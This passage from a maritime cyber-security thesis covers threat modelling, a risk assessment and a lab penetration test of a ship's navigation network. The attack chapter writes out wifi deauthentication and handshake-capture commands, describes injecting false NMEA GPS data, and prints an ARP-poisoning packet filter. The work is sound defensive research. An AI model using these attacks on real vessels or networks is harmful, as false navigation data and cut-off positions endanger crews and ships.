4.1 Literature Review

The first step of this project was to conduct a literature study. This is a useful method to get a better understanding of the topic at hand. Moreover, the literature study also helped find research questions and shed light on problems in the maritime sector regarding cyber security. When reviewing the literature, topics such as threats, vulnerabilities, cyber security awareness and security solutions were reviewed. While this master thesis is mainly focused on cyber security, it is also important to include literature that does not only focus on cyber security. This is to get a better understanding of how the entire INS system operates.

There are several studies done on the integrated navigation system as well as the Integrated Bridge System (IBS). Both will be focused on as in some cases the components that are included in an INS can also be a part of the IBS. The IBS was superseded around 10 years ago by IMO, but the literature related to it will still be relevant due to the similarities in equipment fitted in the two systems. When doing a literature review, it is important to include up to date information, meaning, focusing on papers that have been published in recent years. However, as systems on a vessel is rarely updated, we do not have to rely on only the recent studies. Literature several years back can still hold relevant and valuable information.

This thesis can not solely rely on peer-reviewed literature. To get a better understanding of the current state of the art of cyber security on ships, guidelines, resolutions and best practices must also be reviewed. To get a correct and accurate understanding of how the INS operates and the equipment it consists of, it is important to include resolutions from sessions of the Maritime Safety Committee (MSC). The MSC performance standards give complete overview requirements of the INS but also on various components that are often used in such systems. Moreover, investigating how the various components in an INS communicate together is essential. Therefore, standards from the IEC will be researched to determine what type of protocol is being used in addition to how the devices communicate together.

4.2 Threat Modelling

There are different ways of conducting the STRIDE threat modelling methodology. It is possible to do it manually by analysing the equipment used and its connections or it is possible to use a threat modelling software. For this thesis, the Microsoft Threat Modelling Tool will be used. With this threat modelling tool, we have the opportunity to model the entire INS. However, considering the multiple different equipment that is installed in a traditional INS, not all will be included as this is considered out of scope for this thesis. The threat modelling methodology used will be STRIDE which is described in the table below [39]:

Threat	**Description**
Spoofing	Pretending to be someone or something else
Tampering	Modifying or changing data
Repudiation	Claiming that you did not do something or were not responsible.
Information Disclosure	Giving out information to someone not authorized to view the type of information
Denial of Service	Absorbing resources that is needed to provide a service
Elevation of Privilege	Enabling someone to do something that they are not authorized to do

Table 4.1: STRIDE Description

The system is modelled using the software development lifecycle. There are currently five steps of the threat modelling methodology: defining security requirements, creating an application diagram, identifying threats, mitigating threats, and validating that threats have been mitigated. Mitigating threats and validation will not be included in this thesis as it is considered out of scope. The primary goal is to identify threats by using the STRIDE methodology. The diagram is a data flow diagram (DFD) where the elements are Generic Process, Generic External Interactor, Generic Data Store, Generic Data Flow, Generic Trust Line Boundary, and Generic Trust Border Boundary.

The results generated from the Microsoft Threat Modelling tool will display the types of threats that are relevant to the designed system. The results will be used as input into the risk assessment. It is important to note that the results of the threat modelling might not present threats for each letter of the STRIDE model for each individual equipment. A solution to this obstacle is to use the literature to find appropriate threats to use in the risk assessment.

4.3 Risk Assessment

Risk assessments are important for any organization to reduce the chances of getting attacked. Before starting on a risk assessment, it is important to know what types of assets are available. Knowing this will allow for mapping out and getting a better overview of the potential attack surface the malicious actors have. A successful risk assessment will enable security experts to identify gaps in the current level of security so they know where to direct their focus when working on improving the overall security. Furthermore, a security risk assessment will ultimately increase security awareness, help mitigate potential security threats and help future budget initiatives.

One of the first steps when starting the risk assessment would be determining assets within the INS. In other words, we must characterize the system to find out what type of communication protocols are being used, types of equipment and where information travels. As mentioned previously in this paper, it is rare that INS's on different ships are identical due to the requirements depending on the vessel. This is not an issue in this thesis as we will only focus on a set of equipment and not focus on the entire INS.

The risk assessment will be based on threat modelling. Risk assessment with STRIDE has been done previously in the maritime sector by [28]. However, since we do not want the same results, this risk assessment will be conducted with some slight changes. When studying the literature, it is clear that the vulnerabilities and threats of different types of equipment in the INS has been analysed. This project will direct its focus more toward the internal network of a ship. Therefore, this risk assessment will have a precondition before determining the risk; the attacker is already inside the network.

The risk assessment will use the same methodology as [28]. Meaning, we will classify the threats using the STRIDE methodology and determine the risk of each letter in STRIDE with a likelihood and impact assessment. The criteria for both likelihood and impact will be the same as in [28]. The reason for this is that the criteria for likelihood and impact has proven to work in the maritime sector. Even though the criteria are identical, the results will be different because this project focuses more on the threats inside the network. Table 4.2 and 4.3 displays the criteria that will be used to calculate the risk for each threat in the STRIDE model.




Figure 4.1: Risk Matrix

LOW	1. Threats that could result in operation delay or disruption in noncritical procedures. 2. Threats that could result in leakage of non-sensitive data.
MEDIUM	1. Threats that could cause procedure disruption in real time. 2. Threats that could result in miscalculations in the systems, thus influencing the operations. 3. Threats that could result in bad reputation for the company and client's dissatisfaction. 4. Threats that may cause information disclosure. 5. Threats that could influence the system's integrity. 6. Threats that could influence the system's availability. 7. Threats that could result in legal sanctions. 8. Threats that could cause network information leakage
HIGH	1. Threats that could result in loss of human life. 2. Threats that could result in wide energy loss. 3. Threats that may cause damage in the infrastructure. 4. Threats that will lead to personal information leakage. 5. Threats that will result in economical damage and client loss. 6. Threats that will result in system malfunction

Table 4.2: Impact Criteria

RARE	1. The attacker is not highly motivated or does not have the necessary knowledge to perform an attack, or the deployed countermeasures are sufficient. 2. An attacker must have administrative rights to perform the attack. 3. The system is not connected with external networks or systems.
MODERATE	1. The adversary is highly motivated and capable, while the systems countermeasures are not enough to prevent the attack. 2. The system's vulnerability is widely known, but the attacker has to gain physical access to the system. 3. Systems are not directly exposed to the Internet.
VERY LIKELY	1. The adversary is highly motivated and capable, and there are no deployed countermeasures. 2. Existing popular exploits which can be executed at any time. 3. High system exposure to the Internet.

Table 4.3: Likelihood Criteria

4.4 Penetration Testing Methodology

The aim of this part of the thesis is to demonstrate vulnerabilities in the INS network based on the results of the risk assessment. The penetration testing methodology will follow a four-step plan detailed in the list below. The methodology is similar to [40] regarding WiFi penetration testing, however, this method is applied to other attacks as well. It is a generic method, but as different attack techniques are going to be tested, it is deemed suitable.

1. **Preparation Stage**
   During this stage, it is important to identify what tools, software and equipment are needed to perform the attack. Moreover, in this part of the process, it is important to identify the aim of the penetration testing. Meaning, what is the target and how is the target going to be attacked.

2. **Information Gathering**
   The information gathering phase depends a lot on the preparation stage. The reason for this is that we must know what types of equipment the information gathering should focus on. Moreover, a lot of the information gathering has been done during the literature review and writing of the background. The available equipment to the author is GPS and AIS so it is natural to focus on reading manuals and information about these two devices. The threat modelling and risk assessment also contribute to this

step as we are able to know more about the system and the threats that it is facing. The risk assessment, especially, will enable us to focus on the threats that are more likely to occur.

3. **Penetration Testing**
   The selected targets for the penetration testing are determined during the information gathering phase. There are multiple ways of attacking a system, and this project will include more than one attack to determine different vulnerabilities while at the same time map out attack paths for the attacker. This stage will show the attacks all the way from initial access to the INS network to performing the attack itself.

4. **Reporting Phase**
   The reporting phase is very important as we want to document how access to the network was performed, but also what types of attacks were launched and how they were conducted. This will allow for others to, for example, build on that to exploit the system even further or explore other attacks with similar techniques.

4.5 Network Topology and Resources

The equipment that is available to the author is the GPS and the AIS. These two pieces of equipment are typically connected to an ECDIS which is a software that is hosted on a workstation. According to the literature, the operating system commonly used for hosting the ECDIS software is either Windows or Linux [41]. For this environment, the Windows 10 operating system will be used. As we do not have access to real ECDIS software, the OpenCPN software will be used as a substitute. The OpenCPN software is a free chart plotter that can be downloaded on a Windows, Mac and Linux computer [42]. It can be used while sailing at sea to navigate safely. This software should be able to display data from the AIS and GPS. Figure 4.2 shows how the network is set up.




Figure 4.2: Network Topology

The table below shows the different devices, softwares and operating systems that are used in this thesis. Other maritime devices could operate differently than the devices used in this thesis. For example, some AIS devices do not have a wireless connection.

Equipment	**Version**
GPS	Furuno GP-170
AIS	Em-trak A200 Class A
Network Adapter	Alpha AWUS036NHA
Linux	Kali 2021.3
Windows	10
OpenCPN	5.2.4+6b314e6

Table 4.4: Resources used

Chapter 5

Threat Modelling & Risk Assessment

5.1 Threat Model Results

The diagram below displays the connections and communication between the different equipment on the ship. The red lines show the separation between the internal network and the communication it receives from the outside. It is important to note that some INS systems are air-gapped. Meaning, in some cases, the workstation where the ECIDS is does not have an internet connection so it does not receive updates through the internet [41]. However, since the literature states that some ships install the workstations with an internet connection, we have decided to include it into the threat model. The diagram below is not a representation of a fully functioning INS as there are several devices missing such as RADAR, gyro, echo-sounder etc. However, it is a representation of a system where we have physical equipment available for setting up a network and running tests.

After finishing the threat model, it was time to analyse the results. The report generated showed 78 threats in total. The bar chart below shows the number of threats sorted in each category of STRIDE. We can see that elevation of privilege is the category with the highest number of threats to the different equipment in the INS. We can also see that tampering and information disclosure are the categories with the lowest number of threats. It is important to note that there are many similar threats to the different devices. An example of this is the two VHF connections to the AIS. One connection is from the satellite transmitter and the other one is from the terrestrial transmitter. Both send the same type of data, but from two different places. Therefore, the AIS will have identical threats but from two different devices.




Figure 5.1: INS Threat Model




Figure 5.2: Threats sorted by category

5.2 Risk Assessment

The risk assessment is carried out on the four devices that are connected to the network that is set up, also shown in Figure 4.2. The threats and risk scores are listed in Table 5.1, 5.2, 5.3, 5.4. As mentioned, the threats listed are based on the threats if an attacker manages to get access to the internal network. Furthermore, the different threats facing each piece of equipment are written down based on the threat modelling results and the literature review. It is not possible to only rely on the results generated by the threat model as some threats simply do not work in an INS environment. Moreover, some threats are very similar as different equipment have similar connections. The place where the threat model results do not yield any valuable results, we use what is learned during the literature review

in order to find appropriate threats facing the equipment.

Threat	MFD with ECDIS	I	L	R
Spoofing	An attacker can spoof the identity of the server containing chart updated. This can result in chart updates containing malware being installed on the MFD.	H	R	M
Tampering	Tampering can occur when an attacker does modifications to the charts.	H	R	M
Repudiation	MFD can claim that it did not receive information from equipment on the ship.	L	M	L
Information Disclosure	Figuring out what type of operating system the MFD uses can lead to vulnerabilities being discovered.	L	V	M
Denial of Service	An external threat actor can interrupt data flowing in either direction. This could lead to the ECDIS not getting updates from the Internet or not receiving navigational data from other navigational instruments.	H	V	H
Elevation of Privilege	If an attacker gets access to the internal network, the MFD is a high priority target as it receives data from multiple devices. Gaining admin rights on this system can have devastating consequences such as causing the ECDIS to not operate as intended.	H	R	M

Table 5.1: MFD with ECDIS

Threat	AIS	I	L	R
Spoofing	An attacker inside the network can spoof the identity of the AIS by utilizing ARP spoofing.	H	V	H
Tampering	An attacker can tamper with the navigational data being sent to the ECDIS resulting in false navigational information being displayed to the ship's crew.	H	V	H
Repudiation	Without proper logging, the AIS can claim that it did not receive data from the GPS or other AIS transmitters.	L	R	L
Information Disclosure	AIS data is not confidential as it is publicly available. However, managing to fingerprint the device and discovering its operating system could lead to sophisticated attacks to the GPS.	L	R	L
Denial of Service	A denial of service attack can result in the ECDIS not receiving AIS data resulting in the ship not knowing where other ships are located while sailing at sea.	H	M	H
Elevation of Privilege	An attacker with administrative rights of the device can prevent navigational data from being sent to the ECDIS. This can also result in the AIS broadcasting false navigational data to other ships.	H	R	M

Table 5.2: AIS

Threat	GPS	I	L	R
Spoofing	An attacker can spoof the identity of the GPS device, tricking the ECDIS to think that the malicious actor is the GPS device.	H	M	H
Tampering	Tampering with the GNSS data can result in a ship's crew thinking it is in a place where it is not. This could lead to a ship navigating toward dangerous water.	H	M	H
Repudiation	The GPS can claim that it did not receive data from the GPS satellites without logging.	L	R	L
Information Disclosure	GPS data is not confidential as it is publicly available. However, managing to fingerprint the device and discovering its operating system could lead to sophisticated attacks to the GPS.	L	R	L
Denial of Service	A denial of service attack can make the GPS not sending data to the ECDIS resulting in the ship's crew not knowing the current position of the ship.	H	M	H
Elevation of Privilege	An attacker with administrative rights of the device can prevent navigational data being sent to the ECDIS.	H	R	M

Table 5.3: GPS

Threat	Router	I	L	R
Spoofing	Spoofing the identity of the router can cause a man in the middle attack resulting in breach of integrity.	M	V	H
Tampering	Tampering with the data can result in incorrect navigational data being presented to the ship's crew.	H	M	H
Repudiation	An attacker can turn of router logging. However, this can be relevant if the attacker manages to elevate privileges.	H	R	M
Information Disclosure	An attacker can get information about other devices connected to the network which can lead to other attacks.	L	V	M
Denial of Service	Preventing the router from operating will effectively prevent information to flow to the correct devices which are considered as a major security risk.	H	M	H
Elevation of Privilege	Acquiring admin rights of the router can result in the entire INS network failing.	H	R	M

Table 5.4: Router

Risk assessment results compared to the threat modelling results shows similar results in which threats have a higher chance of being performed. If letters are converted to numbers where H=3, M=2, and L=1 we can calculate which threat in the STRIDE model is more likely to occur in the INS. From Figure 5.3, the three threats that stand out are Denial of Service with a score of 12 and Tampering and Spoofing coming in second with a score of 11. Compared to Figure 5.2, where Elevation of Privilege had the higher number of threats, we still see Denial of Service and Spoofing in the top three threats. It is important to note that the results from the threat modelling methodology contain threats that can be considered as external. Meaning, an attacker is not inside the INS network, but rather doing attacks using VHF devices. However, this risk assessment is scoped out to focus on the internal threats. If an attacker manages to get access to the network we want to find the potential attack vectors and threats associated with it. As seen in

[31] there is a high likelihood of an insider threat when it comes to the maritime sector, so it is important to analyse the possible threats in the INS.




Figure 5.3: Threats based on Risk Assessment

Chapter 6

Attacking the Network

This chapter will discuss different attacks that can be performed in an INS if an attacker has access. The first section will demonstrate how an attacker can get access to the network if the INS has a wireless device connected to it. The sections that follow will demonstrate attacks based on the risk assessment conducted in the previous chapter. The selected attacks will be the top three most likely attacks to occur which is spoofing, tampering and denial of service.

6.1 Initial Access

For this part of the project, we demonstrate how to breach the network. This is done with a Kali Linux machine and a network adapter that supports monitor mode. At this current time, only the AIS device was connected to the network to demonstrate that when devices such as the AIS is connected wirelessly the network is vulnerable to an attack. Figure 6.1 shows the network adapter scanning for wireless networks available nearby. This was performed at school, so there are many different devices nearby, but for this experiment the BSSID is already known so that other networks are not attacked. The network adapter is able to quickly identify the network we've set up which allows for taking the process a step further.

Figure 6.1: Finding BSSID

Now that the BSSID of the router is know, the next step is displayed in Figure 6.3. The command below capture the packets on the network which will allow for capturing the WPA handshake. The traffic is stored in a .cap file and a .csv file. However, since in the later stages, the aim is to crack the password, the only file being used will be the .cap file. This type of file can also be viewed in Wireshark for further inspection.

```
┌──(kali㉿kali)-[~]
└─$ sudo airodump-ng  -w hack1 -c 1 --bssid 78:D2:94:7C:E7:E6 wlan0mon
[sudo] password for kali:
07:31:16  Created capture file "hack1-01.cap".
```

Figure 6.2: Capturing Packets

The deauthenication attack is shown in Figure 6.3. This is done simultaneously as we are capturing the packets. The method revolves around forcing the AIS to disconnect and then try to connect again. By doing this, it is possible to capture the WPA handshake in the hack1.cap file. When the WPA handshake is captured, we can compare it to a wordlist such as rockyou.txt which contains millions of commonly used passwords.

```
└─$ sudo aireplay-ng --deauth 0 -a 78:D2:94:7C:E7:E6 wlan0mon
[sudo] password for kali:
07:31:20  Waiting for beacon frame (BSSID: 78:D2:94:7C:E7:E6) on channel 1
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
07:31:20  Sending DeAuth (code 7) to broadcast -- BSSID: [78:D2:94:7C:E7:E6]
07:31:21  Sending DeAuth (code 7) to broadcast -- BSSID: [78:D2:94:7C:E7:E6]
07:31:21  Sending DeAuth (code 7) to broadcast -- BSSID: [78:D2:94:7C:E7:E6]
07:31:22  Sending DeAuth (code 7) to broadcast -- BSSID: [78:D2:94:7C:E7:E6]
07:31:23  Sending DeAuth (code 7) to broadcast -- BSSID: [78:D2:94:7C:E7:E6]
07:31:23  Sending DeAuth (code 7) to broadcast -- BSSID: [78:D2:94:7C:E7:E6]
```

Figure 6.3: Deauthenticating Devices

Figure 6.4 shows that the WPA handshake was successfully captured. This proves that when a device such as the AIS is connected to the network with WiFi, it is possible to launch attacks to capture the WPA handshake and ultimately the password. Once in the network, the attacker can launch other and more dangerous attacks to threaten the integrity of the systems on the ship.

```
CH  1 ][ Elapsed: 24 s ][ 2022-03-31 07:31 ][ WPA handshake: 78:D2:94:7C:E7:E6

BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

78:D2:94:7C:E7:E6  -23   1      262      210   12   1  130   WPA2 CCMP   PSK  NETGEAR23

BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

78:D2:94:7C:E7:E6  70:66:55:63:9C:CF  -33    1e- 1e     0      231
78:D2:94:7C:E7:E6  88:6B:0F:AB:75:83  -36    1e-24e     1       80  EAPOL
```

Figure 6.4: Capturing WPA Handshake

This attack exploits the weaknesses in the WPA2-PSK protocol. The WPA2-PSK protocol utilizes a pre sharked key (PSK) for wireless devices to get access to the network. A popular method for this attack is to capture the four-way handshake between an authorized client and the wireless access point [43]. Failing to capture this handshake will prevent the attack from being successful. There are different approaches for capturing this handshake. One of them is to wait for a client to connect to the network and capture it this way. This approach will take more time as the attacker must wait for a new client to connect to the network. Another approach is to deauthenticate clients on the network, forcing them to reconnect with the PSK and capture it this way. This is a more noisy attack, but more effective and faster than the first approach. Moreover, the next step after the four-way handshake is captured is to use an offline dictionary to guess the right password. If the password for the WiFi is not in the dictionary list, the attack would fail. The attacker can then use a brute force attack instead, but this is both resource and time consuming.

6.2 Spoofing

In this part of the attack, the attacker has already infiltrated the network as demonstrated in Section 6.1. This attack is conducted in Kali Linux with the tool Scapy. Scapy is a tool that allows for tampering and manipulating packets and then sending them across the network.

Before conducting an attack, it is important to do some reconnaissance to understand how the traffic flows. Figure 6.5 shows a screenshot of a Wireshark capture of the network traffic. The AIS has the 192.168.1.10 IP address and send traffic to the destination IP 192.168.1.255 which is the broadcast address of the network. Furthermore, the protocol used is UDP and the packets are sent to port 10110. With this in mind, we have enough information to construct an attack using the information shown in the Wireshark capture.

No.	Time	Source	Destination	Protocol	Length	Info
2291	93.306685	192.168.1.10	192.168.1.255	UDP	75	43508 → 10110 Len=33
2292	93.307586	192.168.1.10	192.168.1.255	UDP	87	43508 → 10110 Len=45
2293	93.315183	192.168.1.10	192.168.1.255	UDP	87	43508 → 10110 Len=45
2294	93.315183	192.168.1.10	192.168.1.255	UDP	60	43508 → 10110 Len=18
2295	93.317700	192.168.1.10	192.168.1.255	UDP	60	43508 → 10110 Len=18
2296	93.317700	192.168.1.10	192.168.1.255	UDP	62	43508 → 10110 Len=20
2297	93.317700	192.168.1.10	192.168.1.255	UDP	61	43508 → 10110 Len=19
2313	94.000346	192.168.1.10	192.168.1.255	UDP	90	43508 → 10110 Len=48

Figure 6.5: Wireshark capture of network traffic

The attack relies on spoofing the identity of the AIS which is connected to the OpenCPN software. The source address is 192.168.1.10 which is the IP of the AIS and the destination is 192.168.1.255 which is the broadcast address. During the testing phase of the attack, we created a single packet with Scapy that contained a NMEA 0183 payload of GPS coordinates. This was successful, but does not have major impact.

To take it one step further, we generated a list of GPS coordinates in a text file. These GPS coordinates is a route that would spell out "PWNED" on the electronic chart plotter. A Python script (found in Appendix A) was created to enable Scapy to read through this list line by line and send each GPS coordinate to the OpenCPN software. A timer was implemented in the script to prevent the software from rushing through the list as this only takes around one second. Implementing a timer allows for sending one packet at a time with one second of delay before the next packet is sent. This will ensure that the attack lasts longer preventing the ship's crew from knowing the exact location of the ship. Moreover, we experienced that without the timer, OpenCPN software did not manage to record all the packets and display the route because the packets was sent to fast. Therefore, with the timer set to one second, the OpenCPN software was able to show the ships route and display the route: "PWNED", which is shown in figure 6.6.

Figure 6.6: Spoofing and tampering attack

With a lot of preparation, an attacker can set up a route that would shift the course of the ship by several meters compared to its original location. Moreover, this attack showed that when sending NMEA 0183 data to the 192.168.1.255 address the OpenCPN software will accept it. The NMEA 0183 is an open source standard that is used across many industry segments including ships [44]. The standard is a one-way communication protocol that allows for one talker but multiple listeners. The data is printable in the ASCII format and can include information such as time position, speed, and water depth according to the *www.nmea.org* cite. The latest version of the NMEA 0183 communication protocol is version 4.11. The protocol does not support any form of security as it does not use authentication, encryption or validation. This can result in attackers exploiting the protocol to launch an attack against components on a ship. A risk analysis of the protocol was conducted by researchers in [45]. The research showed that the protocol has a security risk level when it comes to denial of service attacks, spoofing, packet sniffing and man in the middle attacks. The INS uses the NMEA 0183 standard to communicate data such as GPS coordinates to the ECDIS.

During this experiment, source and destination address and port number was specified. The source address was the local IP address of the AIS as the intention was to make OpenCPN think the data came from the AIS. However, the NMEA 0183 data that was sent to OpenCPN was GPS data and not AIS data. This means that an attacker does not need to spoof the identity of the correct equipment fitted in the INS. The attacker must only specify the destination IP address, protocol being used (in this case UDP), and port number.

The reason for specifying port number in the attack is that one must set up a connection in the OpenCPN software specifying IP address of the equipment and the port number used. This will allow for OpenCPN to receive information from the different navigational instruments in the INS. This experiment has shown that as long as a connection is set up in OpenCPN, and attacker must only specify the port number to send illegitimate packets to the chartplotter. The chartplotter does

not care about the source IP before accepting a packet. This allows for an attacker to send any type of NMEA 0183 messages to the chartplotter as long as the port is correct, and the chartplotter will display the information.

6.3 Denial of Service

With Scapy, the attacker has the possibility to conduct a denial of service attack. The procedure is very similar to what is discussed in section 6.2. The difference is that we can set the number of packets to be sent to the broadcast address. Sending 10 000 packets will force OpenCPN to set the GPS location of the ship at the position that is specified in the packet. The packets from the GPS will also be sent to OpenCPN, but considering the large number of packets that are sent with Scapy, the legitimate packets will not have the chance to be shown on the electronic chartplotter.

The downside with this method of denial of service is that the 10 000 packets are sent in just a matter of seconds. Meaning, the attack will have to be relaunched every time it is finished with sending the specified number of packets. To solve this problem and improving the attack, we can integrate a Python script similar to the one used in section 6.2. This python script (found in Appendix B) will create a loop to ensure that the packets are sent at a little slower rate by using the time.sleep() function in python. In this example, it is set to 0.2 seconds. Moreover, the script will run in an infinite loop which will effectively prevent the ECDIS from displaying legitimate navigational packets as the rate of packets sent using Scapy will supersede the legitimate ones.

6.4 Man-in-the-middle and tampering

Section 6.2 and 6.3 showed attacks by using the tool Scapy. This attack is done by exploiting the fact that the ECDIS accepts any packets coming from the broadcast address with the right port number. A more advanced attack is to perform the man-in-the-middle attack (MITM) by using Ettercap. Ettercap is a popular tool for performing such attacks and is possible to install on Kali Linux.

During this attack, we followed the same methodology as in [46]. The difference between the two experiments is that in 'Navigation Data Anomaly Analysis and Detection' , they performed MITM and packet modification in a simulated environment. It is interesting to find out that if the same methods of attack in a simulated environment also works on physical maritime equipment. During this part of the experiment, we got help from one of the authors to ensure that the scripts and methods used were the same and the appropriate methodology was followed.

This methodology revolves around using Ettercap as the software to perform the attack. The Ettercap tool will use the ARP poisoning attack to trick the device that we want to sniff the network traffic of to think that the Kali Linux machine is

the router. ARP is used to find the different devices on the network by using the MAC address. The Ettercap tool will send out false ARP packets into the network forcing the target to update its APR cache to the MAC address of the Kali Linux machine. In figure 6.7, we see that the router, AIS, and Windows machine has the same MAC address, so the ARP poisoning attack was successful. The next step is to apply filters in the Ettercap tool to expand on the attack.




Figure 6.7: ARP Poisoning

With Ettercap, we are planning to perform two attacks which is DoS and packet modification. A small script found in Figure 6.9 is created and uploaded into Ettercap as a filter. The filter used was designed to drop any packets that startet with GNGGA which is the TalkerID and MessageID of a NMEA 0183 message [46]. When the filter was loaded into Ettercap, we could check the NMEA debugger which is found in OpenCPN. The debugger shows all NMEA messages sent to the OpenCPN software. This debugger also allows for filtering messages based in the TalkerID and MessageID. The filter in Ettercap was designed to drop any packets that has the GNGGA ID. GNGGA was therefore applied as the filter in OpenCPN to check if the packets were successfully dropped. However, the attack did not work as the packets with the GNGGA ID still managed to find its way to OpenCPN.




Figure 6.8: DoS attack Ettercap filter in readable format

The next attack was packet modification. The aim of this attack was to modify the packets sent from the AIS before it reaches OpenCPN. A new filter found in Figure 6.8 was created in Ettercap to replace the TalkerID and MessageID GNGGA with GNGGX. When creating a new TalkerID and MessageID it is important to calculate the checksum for the new NMEA message. The filter was loaded into Ettercap and GNGGX was typed into the NMEA debugger to see if the tool managed

to modify the packets. This attack did not work either as the debugger showed GNGGA packets and no GNGGX packets.

```
┌──(kali㉿kali)-[~/Documents]
└─$ cat NewEmptyFile.txt
if (search(DECODED.data, "GNGGA"))
{
        replace("$GNGGA,,,,,,0,00,99.99,,,,,,*56","GNGGX,,,,,,0,00,99*61");
        msg("Modify NMEA message");
}
```

